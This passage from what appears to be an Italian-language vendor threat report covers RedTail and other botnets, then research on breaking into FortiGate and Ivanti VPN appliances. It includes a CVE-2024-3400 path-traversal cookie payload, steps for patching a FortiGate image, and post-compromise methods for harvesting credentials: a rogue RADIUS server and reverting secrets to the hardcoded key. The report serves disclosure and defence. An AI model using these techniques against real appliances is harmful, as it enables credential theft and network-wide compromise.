Inoltre, il malware presentava una funzione di escalation dei privilegi implementata al suo interno (CVE-2021-4034). Questa vulnerabilità presente nel componente di Linux polkit è stata divulgata da Qualys nel 2022 e poteva consentire l'escalation dei privilegi su qualsiasi computer Linux su cui veniva eseguita. **Poiché il componente polkit è preinstallato sulla maggior parte delle distribuzioni di Linux, oggi molti computer privi di patch sono ancora vulnerabili a questa CVE.**

RedTail

Gli autori del malware di cryptomining RedTail, inizialmente segnalato nei primi mesi del 2024, hanno incorporato la recente vulnerabilità CVE-2024-3400 di Palo Alto PAN-OS nel loro toolkit.

Questo cryptominer è stato segnalato per la prima volta nel dicembre 2023 dalla CSA (Cyber Security Associates) e giustamente chiamato RedTail dal suo nome file "*.redtail*". La CSA ha pubblicato il proprio rapporto di analisi a gennaio 2024.

Anche se la CSA ha segnalato che la botnet si propaga sfruttando la vulnerabilità Log4Shell, i nostri sensori hanno rilevato che, in realtà, si è servita di altre vulnerabilità. La nostra analisi iniziale si è incentrata sulla CVE-2024-3400, che è una vulnerabilità di creazione di un file arbitrario. Nello specifico, impostando un valore particolare nel cookie SESSID, PAN-OS viene manipolato per creare un file denominato in base a questo valore. Se combinato con una tecnica di path traversal, questo metodo consente al criminale di controllare sia il nome del file che la directory in cui è archiviato il file.

Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/poc.txt

Dopo l'infezione, la botnet scarica una variante personalizzata del cryptominer XMRig. Anziché utilizzare strumenti pubblicamente disponibili per generare un miner, sembra che gli autori del malware RedTail abbiano modificato il codice sorgente e compilato da soli il miner perché possiamo notare come la configurazione di mining sia inserita direttamente nel payload in un formato crittografato per far sembrare l'operazione sicura nel tentativo di evitare un immediato rilevamento.

Il malware utilizza anche avanzate tecniche di elusione e persistenza. Questo malware si biforca più volte per ostacolare l'analisi eseguendo il debug del suo processo e distruggendo qualsiasi istanza di GDB (GNU Debugger) che trova. Per mantenere la persistenza, il malware aggiunge anche un processo cron per sopravvivere a un riavvio del sistema.

Oltre alla PAN-OS CVE, abbiamo notato che l'autore di questa minaccia stava sfruttando anche altre CVE, tra cui le vulnerabilità Ivanti Connect Secure SSL-VPN CVE-2023-46805 e CVE-2024-21887, che sono state divulgate all'inizio del 2024. Tra le altre vulnerabilità sfruttate dal criminale, figurano le seguenti:

- Router TP-Link (CVE-2023-1389)
- VMWare Workspace ONE Access e Identity Manager (CVE-2022-22954)
- Esecuzione di codice remoto di ThinkPHP (CVE-2018-20062)
- Esecuzione di codice remoto e inclusione di file di ThinkPHP tramite pearcmd (vulnerabilità divulgata nel 2022)

Reliquie del passato

Oltre alle botnet, abbiamo registrato anche una notevole quantità di traffico e incidenti provenienti dal malware "relics", come campagne inattive con self-spreader wormable, che passano ancora da un computer all'altro, nonostante non abbiano server C2 attivi (Figura 9). Questi payload worm attaccano i nostri honeypot ed eseguono alcuni comandi di profilazione, ma non rilasciano altri payload né comunicano con un server attivo. Queste "reliquie del passato" (dai vecchi worm EternalBlue alle botnet obsolete, come yonnger2, che infettano i database SQL non protetti) non pongono molti rischi, ma il fatto che siano ancora attive implica che è presente comunque un buon numero di computer vulnerabili che *possono* infettare.

Fig. 9. Attività di self-spreader wormable senza server C2 attivi nel 2024

Dall'analisi, è emersa anche la persistenza di varianti di ransomware teoricamente obsolete che continuano a operare in modo opportunistico, nonostante la loro obsolescenza tecnica. Questo "ransomware" (wiper SQL; Figura 10) si connette ai database SQL non protetti utilizzando tecniche di password spray, rilascia tutti i dati in queste posizioni e crea una nuova tabella contenente le istruzioni per inviare i bitcoin in modo da recuperare i dati (anche se non sembra che i criminali eseguano un backup dei dati prima di eliminarli, quindi il loro recupero potrebbe non essere possibile).




Fig. 10. Attività del wiper SQL che imita il ransomware

Poiché i criminali richiedono i bitcoin e includono l'indirizzo del wallet nel messaggio della vittima, possiamo effettivamente tenere traccia dei pagamenti. Sembra che i criminali abbiano realizzato almeno 2,6 BTC da questo schema, che, al momento della stesura di questo rapporto, corrispondono a circa 260.000 dollari.

Strategie di mitigazione

Per mitigare questo tipo di minacce in modo efficace, le organizzazioni possono utilizzare la mappatura e la segmentazione della rete per identificare e isolare i sistemi critici e per limitare l'accesso alla rete in entrata e in uscita da questi sistemi, ostacolando il movimento laterale di qualsiasi malware in caso di violazione. La segmentazione basata su software limita anche le porte di gestione. È possibile usare la segmentazione per creare una policy a livello di processo per ridurre la superficie di attacco sulle porte sensibili. Preferibilmente, le organizzazioni possono usare una soluzione per l'applicazione di policy al livello dei processi allo scopo di stabilire meglio quali processi possono comunicare tramite le porte di gestione sensibili.

Rilevamento delle botnet

Il nostro team ha sviluppato strumenti utili per rilevare due di queste botnet:

- Uno script di rilevamento per i server SSH per identificare la botnet FritzFrog
- Un file di configurazione per Infection Monkey per sottoporre a test gli ambienti rispetto allo spreader SSH di NoaBot

Un'ulteriore protezione

Inoltre, la vostra organizzazione può usare i seguenti approcci per proteggersi dalle botnet:

- Adottare un approccio alla cybersecurity multilivello per affrontare le minacce nelle varie fasi degli attacchi e in vari ambienti
- Mantenere tutti i programmi software, le apparecchiature firmware e i sistemi operativi aggiornati con le ultime patch di sicurezza
- Mantenere regolarmente backup offline dei dati critici e stabilire piani di disaster recovery e di risposta agli incidenti in modo efficace
- Condurre una formazione regolare sulla cybersecurity per istruire i dipendenti

L'architettura di rete

Un moderno sistema di sicurezza della rete non si basa sulla costruzione di mura, ma su una protezione intelligente e adattiva. Sono finiti i tempi in cui le reti venivano progettate in modo semplice e rigido. Le reti di oggi sono un complicato groviglio di API e protocolli avanzati che creano opportunità e sfide per la cybersecurity.

L'interazione tra l'Edge Computing e l'infrastruttura principale ora introduce vari livelli di potenziali rischi. Man mano che le reti diventano maggiormente interconnesse, la loro difesa si complica sempre più.

In questa sezione sull'architettura di rete di un sistema basato sulla sicurezza approfondita, la ricerca affronta gli specifici rischi legati all'abuso delle VPN e agli attacchi XSS (Cross-Site Scripting).

Studio di ricerca

L'abuso delle VPN

Le VPN, un eccezionale esempio di moderna architettura di rete in azione, sono essenziali per il lavoro remoto, ma sono anche un'arma a doppio taglio: anche se sono alla base delle attività aziendali, possono dare adito a potenziali attacchi informatici. Le aziende devono equilibrare attentamente la connettività con la sicurezza e capire che ogni soluzione tecnologica comporta dei rischi.

Le VPN: l'accesso alla rete

Il 2024 è stato un anno difficile per la sicurezza delle VPN: sembra che siano stati segnalati nuovi attacchi ogni due settimane, incluse alcune vulnerabilità sfruttate attivamente in Ivanti Connect Secure e Palo Alto PAN-OS. I requisiti dell'architettura intrinseca delle apparecchiature VPN, che hanno bisogno della connessione a Internet, le rendono obiettivi particolarmente allettanti per i sofisticati criminali che cercano di penetrare nelle reti.

La progettazione strutturale delle VPN, che richiede un'interfaccia di rete aperta, crea un'intrinseca vulnerabilità che i criminali possono sfruttare in modo sistematico per accedere potenzialmente agli ecosistemi delle reti aziendali. Questo interesse (dannoso) nelle apparecchiature VPN rappresenta un doppio problema per gli addetti alla sicurezza, che, di solito, poiché le VPN sono, perlopiù, simili a delle "scatole nere", non hanno idea di cosa stia succedendo nei dispositivi al di là della console o del portale di gestione. D'altro canto, i criminali possono impiegare tempo e fatica per violare tali apparecchiature, eseguire il reverse engineering del server VPN e individuare eventuali vulnerabilità. Con queste conoscenze, abbiamo avviato un progetto nel 2024 per capire il potenziale impatto esercitato da una violazione delle VPN. Tradizionalmente, una violazione implica semplicemente l'accesso alla rete di un'organizzazione, ma cosa succede *dopo*?

Violare una VPN

In passato, creare un ambiente di ricerca su un'apparecchiatura VPN ne implicava l'acquisto fisico, l'apertura del case per accedere alla sua scheda e la connessione a una porta di debug o al dumping del firmware tramite la memoria flash. Oggi, di solito, si trovano apparecchiature VPN virtuali da poter caricare come macchine virtuali (VM), che sono costituite da un'immagine del bootloader, un'immagine del kernel e un file system. Per questi componenti, sono, inoltre, disponibili più sistemi di protezione, ad esempio, il bootloader e il kernel di FortiGate offrono funzioni di verifica dell'integrità dei file e delle firme tramite la loro esecuzione per garantire che non siano stati manomessi. Per garantire la massima riservatezza, lo stesso file system viene anche protetto tramite la crittografia e viene decrittografato solo durante l'esecuzione dell'apparecchiatura.

Dalla nostra ricerca, è emerso come siano richiesti 12 passaggi per trasformare un'apparecchiatura FortiGate virtuale in un ambiente di ricerca con una shell remota:

1. Estrarre l'unità disco virtuale dell'apparecchiatura
2. Decrittografare il file system radice
3. Estrarre l'archivio *bin* principale
4. Applicare una patch al controllo dell'integrità della directory */bin/init*
5. Convertire l'immagine kernel in un file ELF per un'analisi semplificata
6. Individuare l'indirizzo del file *fgt_verify_initrd* per applicare una patch durante la sua esecuzione allo scopo di bypassare ulteriori controlli dell'integrità
7. Rilasciare una busybox e una GBD staticamente compilate all'interno della directory */bin/*
8. Compilare uno stud che crea un server telnet; sovrascrivere la directory */bin/smartctl* con questo stub
9. Comprimere nuovamente la cartella */bin/* in un archivio
10. Comprimere di nuovo il file system radice e crittografarlo
11. Aggiungere un padding alla fine del file system crittografato
12. Ricollocare il file system compresso nella VM

Questo processo è illustrato nella Figura 11.




Fig. 11. Applicazione di patch a FortiGate per un ambiente di ricerca

Come potete vedere, l'effettiva gestione di un ambiente di ricerca dei componenti interni di un'apparecchiatura VPN è un processo lungo e difficile, quindi gli addetti alla sicurezza della rete non possono, realisticamente, perderci troppo tempo né troppe risorse, cosa che, al contrario, possono permettersi di fare i criminali, soprattutto se sono incentivati dalla possibilità di ricavare profitti in seguito a uno sfruttamento riuscito.

Il reverse engineering di un'apparecchiatura VPN

Al loro interno, le apparecchiature VPN presentano molti componenti, che, di solito, sono: un server HTTP per il portale di amministrazione, un'interfaccia del server per la stessa VPN, una shell di gestione personalizzata (per evitare di rendere visibile il sistema operativo agli utenti) e altri componenti accessori.

I criminali, solitamente, cercano di sferrare attacchi in grado di bypassare i meccanismi di autenticazione per connettersi al portale o alla shell di gestione oppure di individuare eventuali vulnerabilità della memoria presenti nel protocollo della VPN allo scopo di poter eseguire uno shellcode (e, successivamente, un malware) sulla stessa apparecchiatura.

Quando abbiamo analizzato l'apparecchiatura VPN di FortiGate, abbiamo notato che il suo server web di amministrazione era basato su Apache. Abbiamo così deciso di avviare il reverse engineering del suo handler di autenticazione delle API poiché bypassare il meccanismo di autenticazione è la parte più interessante. Nella gestione delle richieste HTTP, questo server utilizza un modulo di Apache, che corrisponde alla libreria libapreq, per elaborare i dati delle richieste del client. Sorprendentemente, la libreria presente nel file binario è la versione più vecchia attualmente disponibile (marzo 2000). Fortinet utilizza il modulo quasi come 24 anni fa, a eccezione di alcuni piccolissimi cambiamenti apportati per motivi di ottimizzazione.

Ricerca (e individuazione) dei bug

All'interno di questa libreria, abbiamo individuato diversi bug, da noi divulgati su Fortinet a giugno 2024 e corretti con apposite patch il 14 gennaio 2025.

Tra questi bug, abbiamo trovato un bug di scrittura OOB (Out-Of-Bounds), che ci consente di sovrascrivere un byte di memoria con un byte NULL, e un bug di copia lineare, che ci consente di forzare il server a copiare un buffer di grandi dimensioni. Entrambi i bug sono difficili da sfruttare con un'esecuzione di codice remoto completa a causa dei vincoli imposti sui dati e sulla stessa operazione. Abbiamo individuato un altro bug di scrittura OOB che potremmo utilizzare per violare il fork del server web che ha gestito la nostra richiesta. Poiché le operazioni del fork sono costose, la ripetuta attivazione del bug potrebbe condurre a un attacco DoS (Denial-of-Service). Abbiamo anche individuato un bug di lettura OOB, che potrebbe condurre a una fuga di memoria potenzialmente contenente le credenziali utente.

Il bug più grave che abbiamo individuato nel codice di Fortinet ha causato un attacco DoS. Abbiamo specificato il caricamento del file tramite i dati della richiesta e forzato così la creazione di un nuovo file all'interno della cartella */tmp*. Il server web tiene traccia di questi file tramite un elenco collegato che viene tenuto in memoria, anche se è presente un bug che forza il server a eliminare solo il primo oggetto presente nell'elenco. Pertanto, se si specificano più file in una sola richiesta, alcuni file verranno lasciati all'interno della cartella */tmp*, che, contenendo un file system tmpfs, memorizza i dati nella RAM. Si verifica così un OOM del sistema completo, che causa il blocco del dispositivo (Figura 12). Solo con il riavvio, il dispositivo ritorna al suo normale utilizzo (anche se non sempre). In uno dei nostri tentativi, anche dopo il riavvio del dispositivo, la funzionalità di rete non si è ripristinata correttamente, quindi non siamo riusciti a utilizzare il dispositivo o ad effettuare la connessione al dispositivo.




Fig. 12. Riempimento della RAM dell'apparecchiatura VPN con file non eliminati fino a determinare, eventualmente, una vulnerabilità DoS causata dalla memoria insufficiente

Questi sono solo alcuni bug e CVE individuati da Akamai, ma l'anno scorso ne abbiamo trovati molti altri, inclusi alcuni bug che hanno portato a bypassare i meccanismi di autenticazione o a un'esecuzione di codice remoto completa.

Abuso dell'accesso alle VPN

Storicamente, i server VPN sono stati principalmente violati per un solo obiettivo: l'accesso iniziale a una rete. I criminali violano i server VPN su Internet e li usano per creare una falla iniziale nella rete interna per poi agire in modo intrusivo.

Anche se questo approccio è molto efficace, ci siamo interrogati sulla possibilità di operare diversamente. Dopo tutto, accedere a un'apparecchiatura VPN per modificare il firmware sottostante è un'operazione molto complessa (come abbiamo visto), quindi ci siamo chiesti se c'erano altre vulnerabilità da sfruttare a portata dei criminali. Abbiamo così deciso di esaminare un altro approccio, sfruttando cioè "più semplicemente" una VPN che utilizza solo il pannello amministrativo e le funzionalità native disponibili. Abbiamo definito questo approccio come una forma di "parassitismo" della VPN.

Questo approccio presenta almeno due vantaggi:

1. Questo tipo di accesso può essere più semplice da ottenere rispetto a un'esecuzione di codice remoto completa: è possibile ottenere l'accesso all'interfaccia di gestione tramite una vulnerabilità di elusione dell'autenticazione, credenziali deboli o un attacco di phishing.
2. Questo approccio può risultare più vantaggioso in termini di costi, evitando così di dover sviluppare un payload personalizzato.

Abbiamo scoperto due CVE (CVE-2024-37374, CVE-2024-37375) e una serie di tecniche prive di patch che possono essere usate dai criminali che controllano il server VPN per assumere il controllo di altre risorse critiche presenti nella rete, trasformando quindi, **potenzialmente, la violazione di una VPN in una violazione dell'intera rete**.

Abbiamo mostrato i risultati della nostra ricerca su FortiGate e Ivanti Connect Secure, tuttavia riteniamo che alcune varianti di queste tecniche siano, probabilmente, applicabili ad altri dispositivi edge e server VPN.

Abuso di un'autenticazione legittima

Per effettuare l'autenticazione sulla VPN serve (di norma) un utente. Configurare manualmente l'interfaccia amministrativa della VPN è un'operazione possibile, ma decisamente inefficiente per le aziende più grandi, e crea inoltre confusione per la doppia gestione degli utenti. Al contrario, le apparecchiature VPN supportano l'integrazione dei meccanismi di autenticazione di terze parti. In tal modo, gli utenti possono utilizzare le loro normali credenziali per effettuare l'autenticazione sulla VPN (Figura 13).




Fig. 13. Utilizzo di un server di autenticazione remoto per autenticare gli utenti

Un server di autenticazione molto popolare per le VPN è il server LDAP (Lightweight Directory Access Protocol), che si trova più comunemente su un controller di dominio Active Directory (AD). Con questa configurazione, gli utenti possono accedere alla VPN tramite le proprie credenziali di dominio, il che la rende un'opzione molto conveniente.

Una volta configurata per funzionare con un server LDAP per l'autenticazione, l'apparecchiatura VPN, a sua volta, deve disporre di un account di servizio con cui effettuare l'autenticazione per poter poi richiedere le credenziali degli utenti. Abbiamo riscontrato che, quando vengono utilizzate le credenziali LDAP non crittografate (rispetto alle credenziali LDAPS, che sono la versione protetta delle prime), la connessione avviene tramite una semplice associazione e **sia l'account di servizio che le credenziali degli utenti vengono passati in testo non crittografato** (Figura 14). La configurazione delle credenziali LDAP non crittografate è anche l'impostazione predefinita per alcuni vendor di soluzioni VPN, il che semplifica l'acquisizione di tali credenziali da parte dei criminali che dispongono della funzionalità di sniffing della rete. In che modo i criminali possono disporre della funzionalità di sniffing? È semplicissimo trovarla perché si tratta di una funzione integrata in molte apparecchiature VPN.

```
▾ Lightweight Directory Access Protocol
  ▾ LDAPMessage bindRequest(1) "cn=Administrator,cn=users,dc=aka,dc=test" simple
      messageID: 1
    ▾ protocolOp: bindRequest (0)
      ▾ bindRequest
          version: 3
          name: cn=Administrator,cn=users,dc=aka,dc=test
        ▾ authentication: simple (0)
            simple: P@ssw0rd
```

Fig. 14. Trasmissione delle credenziali LDAP in testo non crittografato

Server di autenticazione fittizi

Come abbiamo detto, durante l'autenticazione di un utente remoto, la VPN contatta il server di autenticazione appropriato per verificare le credenziali fornite. Abbiamo identificato un metodo che consente di abusare di questo flusso di autenticazione per violare le **credenziali fornite da un utente** nella VPN.

Questa tecnica si basa sulla registrazione di un server di autenticazione fittizio che verrà usato dalla VPN per l'autenticazione degli utenti (Figura 15). La specifica implementazione varia a seconda delle VPN, tuttavia, la premessa di base consiste nel fatto che, registrando il server di autenticazione, l'apparecchiatura VPN richiederà le credenziali utente per la conferma, semplificando l'acquisizione di queste informazioni.




Fig. 15. Aggiunta di un server di autenticazione fittizio per violare le credenziali del client

Nella nostra implementazione, abbiamo usato un server di autenticazione RADIUS. L'autenticazione RADIUS è conveniente in questo caso per due motivi:

1. Le credenziali vengono inviate al server durante la richiesta iniziale senza prima verificare se l'utente sia presente o meno sul server.

2. Le credenziali vengono inviate al server crittografato con una chiave stabilita dal criminale allo scopo di recuperare le credenziali in testo non crittografato (Figura 16).

Fig. 16. Una password crittografata in un messaggio di autenticazione RADIUS

Estrazione dei segreti dei file di configurazione

Una funzione conveniente nelle VPN è rappresentata dalla possibilità di esportare le configurazioni, di solito, per condividerle tra apparecchiature o per effettuare il backup tra un aggiornamento e l'altro.

Tra le varie impostazioni interessanti che possiamo trovare nei file di configurazione, ce n'è una molto particolare, quella riguardante i segreti. Le VPN archiviano molti segreti nella loro configurazione, incluse password degli utenti locali, chiavi SSH, certificati e, cosa più interessante, le credenziali degli account di servizi di terze parti. Accedendo all'apparecchiatura VPN, un criminale potrebbe esportare la configurazione esistente per acquisire questi segreti.

Ovviamente, la situazione non è così semplice: per la loro protezione, i segreti vengono archiviati nel file di configurazione in un formato crittografato. La Figura 17 mostra l'esempio di un segreto crittografato in un file di configurazione di FortiGate.

```
user_local:
    - guest:
        type: password
        passwd: ENC BAhcRumOucwyKL1o7WbjHq0LX3qVS1TlUIdn
```

Fig. 17. Una password crittografata in un file di configurazione di FortiGate

Si potrebbe pensare che queste informazioni non si possano recuperare; dopo tutto, nelle implementazioni dei database, le password vengono perlopiù archiviate accuratamente nelle loro versioni salt e hash, quindi non si possono recuperare se i database vengono violati. Tuttavia, nel caso di integrazione con strumenti di terze parti, deve essere possibile recuperare la password perché è necessario passarla in formato non crittografato al server di autenticazione.

Dai nostri risultati principali, emerge che è possibile risolvere questa situazione bypassando la crittografia e recuperando il segreto desiderato in formato non crittografato.

Decrittografia dei segreti da un file di configurazione di FortiGate

FortiGate utilizza il protocollo AES per crittografare tutti i segreti presenti nella sua configurazione. Quale chiave viene usata per eseguire questa crittografia? Bart Dopheide, che svolge il ruolo di Security Researcher, ha scoperto che, in tutte le apparecchiature FortiGate, viene utilizzata **una sola chiave integrata nel codice sorgente,** che non può essere cambiata. Fortinet ha assegnato a questo problema il codice CVE-2019-6693 e ha implementato una correzione consentendo agli utenti di cambiare la chiave integrata nel codice sorgente con una personalizzata.

Anche dopo questa correzione, il problema attualmente è ancora molto rilevante. La chiave non è stata cambiata, quindi, **per impostazione predefinita, le apparecchiature FortiGate usano ancora la stessa chiave.** Pertanto, se un criminale riuscisse a ottenere un file di configurazione da un'apparecchiatura FortiGate con la configurazione predefinita, riuscirebbe a decrittografare tutti i segreti archiviati sul dispositivo.

Cosa succede invece se un amministratore di FortiGate seguisse le best practice e utilizzasse una chiave personalizzata invece di una predefinita? **Abbiamo scoperto che, se controlliamo la VPN, possiamo facilmente ottenere questi dati segreti.**

Gli amministratori possono semplicemente disattivare l'impostazione *private-data-encryption*, che viene usata per controllare la chiave di crittografia personalizzata. Questa operazione **non richiede la conoscenza della chiave attualmente configurata** e **ripristina la crittografia di tutti i segreti alla chiave integrata nel codice sorgente originale.**

Perché è così importante? FortiGate supporta le integrazioni con varie applicazioni tramite la funzione del "connettore esterno", che ha vari scopi, per i quali richiede quasi sempre le credenziali di accesso all'applicazione. Pertanto, FortiGate potrebbe contenere le credenziali per accedere a servizi critici come provider di servizi cloud, SAP, Kubernetes, ESXi e molti altri.

In alcuni casi, le credenziali richiedono privilegi elevati per accedere alla rispettiva applicazione. Ad esempio, l'integrazione "Poll Active Directory Server" **richiede le credenziali di un account con accesso amministrativo a un controller di dominio,** che può trasformare immediatamente una violazione di FortiGate in una compromissione dell'intero dominio.

Abbiamo divulgato questa tecnica di attacco su Fortinet, ma, al momento della stesura di questo articolo, questo problema non è stato risolto né è stato assegnato un codice CVE.

Decrittografia dei segreti da un file di configurazione di Ivanti Connect Secure

Ivanti Connect Secure utilizza un algoritmo di crittografia complesso e personalizzato, che è basato su AES, la cui analisi richiede un maggior impegno da parte dei criminali. Tuttavia, la crittografia è basata su un algoritmo simmetrico, quindi ancora reversibile.


Abbiamo scoperto che anche Ivanti Connect Secure utilizza una chiave integrata nel codice sorgente, che **riteniamo non sia stata cambiata almeno dal 2015**. Abbiamo divulgato su Ivanti questo problema, a cui è stato assegnato il codice CVE-2024-37374.

Inoltre, abbiamo scoperto che Ivanti archivia le credenziali di autenticazione sui server di gestione dei dispositivi mobili in testo non crittografato e abbiamo divulgato questa vulnerabilità, a cui è stato assegnato il codice CVE-2024-37375.

Tecniche di post-sfruttamento delle VPN in rete

Finora, abbiamo discusso di tecniche di attacco teoriche da noi scoperte in laboratorio, ma ne esistono esempi reali? Noi riteniamo di sì.

Nel loro rapporto Cutting Edge, in cui è stata descritta una serie di campagne di sfruttamento sferrate contro le apparecchiature di Ivanti, i ricercatori di Mandiant hanno evidenziato come i criminali siano riusciti a violare l'account di servizio LDAP configurato sul dispositivo di Ivanti (Figura 18).



Lateral Movement Leading to Active Directory Compromise

UNC5330 gained initial access to the victim environment by chaining together CVE-2024-21893 and CVE-2024-21887, a tactic outlined in Cutting Edge Part 3. Shortly after gaining access, UNC5330 leveraged an LDAP bind account configured on the compromised Ivanti Connect Secure appliance to abuse a vulnerable Windows Certificate Template, created a computer object, and requested a certificate for a domain administrator. The threat actor then impersonated the domain administrator to perform subsequent DCSyncs to extract additional credential material to move laterally.

Fig. 18. Esempio di un account LDAP violato (fonte: Mandiant)

Anche se il rapporto di Mandiant non descrive questo particolare, riteniamo che, **molto probabilmente, i criminali siano riusciti a ottenere le credenziali tramite uno dei metodi che abbiamo messo in evidenza nel presente rapporto,** ossia estraendole dal file di configurazione o eseguendo lo sniffing del traffico di rete.

Questi tipi di tecniche sono semplici da implementare e riteniamo che qualsiasi criminale, anche il meno esperto, riuscirebbe a utilizzarli.

Mitigazione e rilevamento

Poiché le apparecchiature VPN tendono a essere simili alle "scatole nere", è difficile monitorarle correttamente per rilevare eventuali attacchi e violazioni. Tuttavia, potete eseguire alcune operazioni per limitare l'impatto degli attacchi, tra cui monitorare i cambiamenti apportati alla configurazione, limitare le autorizzazioni dell'account di servizio, utilizzare identità dedicate per l'autenticazione delle VPN e adottare una soluzione ZTNA (Zero Trust Network Access).

Monitorare i cambiamenti apportati alla configurazione

La maggior parte delle tecniche che abbiamo descritto in questo articolo ha apportato alcuni cambiamenti alla configurazione. L'esportazione e la valutazione della configurazione delle VPN sono operazioni molto semplici da eseguire in modo regolare e possono aiutare nel lungo termine a rilevare gli attacchi che sfruttano le VPN in modo simile ai "parassiti".

Limitare le autorizzazioni dell'account di servizio

Come abbiamo descritto, è semplice recuperare le password in testo non crittografato di account di servizio archiviati sui server VPN. Non c'è un modo per prevenire questo problema poiché le VPN richiedono, in alcuni casi, l'utilizzo di password in testo non crittografato.

Per ridurre l'impatto di una potenziale violazione della VPN, consigliamo di utilizzare account di servizio con una serie limitata di autorizzazioni, preferibilmente di sola lettura. Questo consiglio potrebbe sembrare in contraddizione con la documentazione ufficiale, tuttavia abbiamo scoperto che alcune integrazioni funzionano bene anche con privilegi ridotti e la documentazione ufficiale copre solo i casi sull'edge imprevisti.

Gli amministratori di rete dovrebbero tentare di comprendere come un criminale potrebbe sfruttare le credenziali archiviate sulla VPN e assicurare che una violazione della VPN non conduca alla violazione di altre risorse critiche.

Utilizzare identità dedicate per l'autenticazione delle VPN

